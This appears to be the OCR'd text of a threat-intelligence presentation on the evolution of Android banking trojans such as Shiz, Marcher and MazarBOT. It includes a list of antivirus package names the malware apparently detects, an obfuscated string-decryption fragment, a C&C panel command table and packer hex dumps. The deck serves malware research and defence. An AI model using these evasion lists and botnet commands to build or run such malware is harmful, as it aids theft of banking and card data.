
- com.drweb
- com.kaspersky
- com.kms
- com.avast
- com.symantec
- com.antivirus
- com.avira
- com.wsandroid
- com.eset
- com.bitdefender
- com.s.antivirus
- com.pandasecurity
- com.sophos
- com.comodo
- org.antivirus
- com.abvcorp



```
static
{
  String[] arrayOfString = new String[16];
  arrayOfString[0] = j.i("ixKtKO32f55m");
  arrayOfString[1] = j.i("ixKtKOLle4th1/dsLA==");
  arrayOfString[2] = j.i("ixKtKOLpew==");
  arrayOfString[3] = j.i("ixKtKOjyaYhw");
  arrayOfString[4] = j.i("ixKtKPr9ZZpq0eFk");
  arrayOfString[5] = j.i("ixKtKOjqfJJyzPZyJg==");
  arrayOfString[6] = j.i("ixKtKOjyYYl1");
  arrayOfString[7] = j.i("ixKtKP73aZVg1+tuMQ==");
  arrayOfString[8] = j.i("ixKtKOz3bY8=");
  arrayOfString[9] = j.i("ixKtKOvtfJ9hw+FpMZAJ");
  arrayOfString[10] = j.i("ixKtKPqqaZVwzPJuJ4AI");
  arrayOfString[11] = j.i("ixKtKPnlZp9l1uFkIIcSAWw=");
  arrayOfString[12] = j.i("ixKtKPrreJNr1g==");
  arrayOfString[13] = j.i("ixKtKOrrZZRgyg==");
  arrayOfString[14] = j.i("hw+nKOjqfJJyzPZyJg==");
  arrayOfString[15] = j.i("ixKtKOjmfphr1/Q=");
  a = arrayOfString;
}
```

# Shiz

## C&C communication: HTTP/HTTPS
## List of commands




| | ID | Countries \| Botnets \| Groups \| Version \| Network \| Cmd | | Status | User | Antivirus | Creation Date | Limit | Sended | Executed |
|---|---|---|---|---|---|---|---|---|---|---|
| □ | 41 | all \| all \| all \| <=1.009 \| all \| SET_INTERVAL ? | ↻ | ON | user | all | 2016-04-05 03:36:57 | ∞ | 2756 | 2358 |
| □ | 39 | all \| all \| all \| >=1.010 \| Wi-Fi \| PLUGIN_GRAB_APP_DATA ? | ↻ | ON | user | all | 2016-04-01 11:36:07 | ∞ | 2751 | 818 |
| □ | 38 | all \| all \| all \| >=1.010 \| Wi-Fi \| PLUGIN ? | ↻ | ON | user | all | 2016-04-01 11:33:48 | ∞ | 2751 | 2614 |
| □ | 37 | all \| all \| all \| all \| all \| GET_ADMIN ? | ↻ | ON | user | all | 2016-03-23 12:09:38 | ∞ | 16348 | 13379 |
| □ | 36 | all \| all \| all \| all \| all \| PLUGIN_GET_ROOT ? | ↻ | ON | user | all | 2016-03-23 11:54:38 | ∞ | 16349 | 4759 |
| □ | 35 | all \| all \| all \| all \| all \| PLUGIN ? | ↻ | ON | user | all | 2016-03-23 11:54:21 | ∞ | 16341 | 13883 |
| □ | 34 | all \| all \| all \| all \| all \| PLUGIN ? | ↻ | ON | user | all | 2016-03-23 11:53:30 | ∞ | 16339 | 13683 |
| □ | 32 | all \| all \| all \| all \| all \| GET_INSTALLED_APPS ? | ↻ | ON | user | all | 2016-02-17 18:18:04 | ∞ | 1527 | 1438 |
| □ | 28 | all \| all \| all \| >=1.008 \| all \| STAGEFRIGHT_TEST ? | ↻ | OFF | user | all | 2015-12-18 17:18:52 | ∞ | 2101 | 51 |
| □ | 20 | all \| all \| all \| >=1.006 \| all \| UPDATE_DOMAINS_LIST ? | ↻ | ON | user | all | 2015-12-07 20:27:51 | ∞ | 17223 | 15770 |


# Packer

It's being very common usage of same "packer" between families (Marcher and MazarBOT for example) which was also used on another family (Catelites – **2015**).


Packed DEX files were placed on assets directory under "random.bat" and recently saw that into "urlsDB.txt" file, every sample has its own key.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  A2 07 C5 21 0B 60 63 6E A9 73 A4 39 83 8B D1 FD  ¢.Å!.`cn©s¤9ƒ‹Ñý
00000010  0D AA F0 2D 3E 97 71 CC F9 F3 81 C0 31 55 9D A4  .ªð->—qÌùó.À1U.¤
00000020  48 ED CE D3 6B 68 2F E5 9D 85 38 DA C7 5B B3 C0  HíÎÓkh/å.…8ÚÇ[³À
00000030  06 B1 A9 05 62 CD 6A BD 88 0B ED C7 9F 9B 02 95  .±©.bÍj½ˆ.íÇŸ›.•
00000040  7A EC 14 DE CC 09 D8 B3 EC 57 BD 48 DB D6 87 B6  zì.ÞÌ.Ø³ìW½HÛÖ‡¶
```



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  50 4B 03 04 14 00 00 00 08 00 71 84 63 4B 33 FD  PK........q„cK3ý
00000010  7F D0 AE 53 03 00 68 CB 07 00 0B 00 00 00 63 6C  .Ð®S..hË......cl
00000020  61 73 73 65 73 2E 64 65 78 84 BD 07 7C 54 C5 FF  asses.dex„½.|TÅÿ
00000030  FD 7D EF EC 2E 20 29 52 42 6F A1 77 42 AF A1 87  ý}ïì. )RBo¡wB¯¡‡
00000040  9A D0 5B E8 25 84 0E A1 84 1E 7A 08 C5 08 84 04  šÐ[è%„.¡„.z.Å.„.
```



```
byte[] arrayOfByte2 = { 124, -12, -118, -54, -126, 49, 17, -118, -62, -64, -52, -69, -11, -115, 118, 61, 34, -104, -120, 66, 114, -57, -110, -83, -107,
```

# Wrap-up

Timeline of recent Android malware families

Perkele

iBanking

Slempo/MazarBOT


Marcher

Shiz

BankBot

Marcher

MazarBOT



2013

2014

2015

2016

2017

SMS forwarding

Usage by private and non-private groups

Targeting bank and social media apps

Seems mostly targeting CC data

Distribution on Google Play, phishing

Unknown usage by private groups (except Shiz)

Packing, anti-analysis, encryption/obfuscation

# Takeaways

1. There's a clear evolution in terms of coding level: string encryption, anti-analysis, C&C communication, packing, target list on the infected device and on the server side, backend filtering bad bots.
2. Distribution method has changed as well from social engineering (tied with Windows malware) to broad infection such as Google Play, phishing or direct SMS.
3. For the most part, mobile banking Trojans are being sold/leaked on underground forums and being sold as a Kit, initial posts ended up seeing more malicious files in the wild later on.
4. Private groups (like Shiz) tend to develop even better malicious file: full string encryption, obfuscation, usage of exploits.
5. New era mobile banking Trojans haven't been used (from our perspective) by other malware such as old-fashion mobile banking Trojans which were used by Citadel, ZeusP2P, etc.
6. Even thought lots have been said about modern mobile banking Trojans being able to directly attack bank app, what we've seen in fact is that they are grabbing more CC data than actual login/password.


# Questions

Thank you


# Questions

Thank you

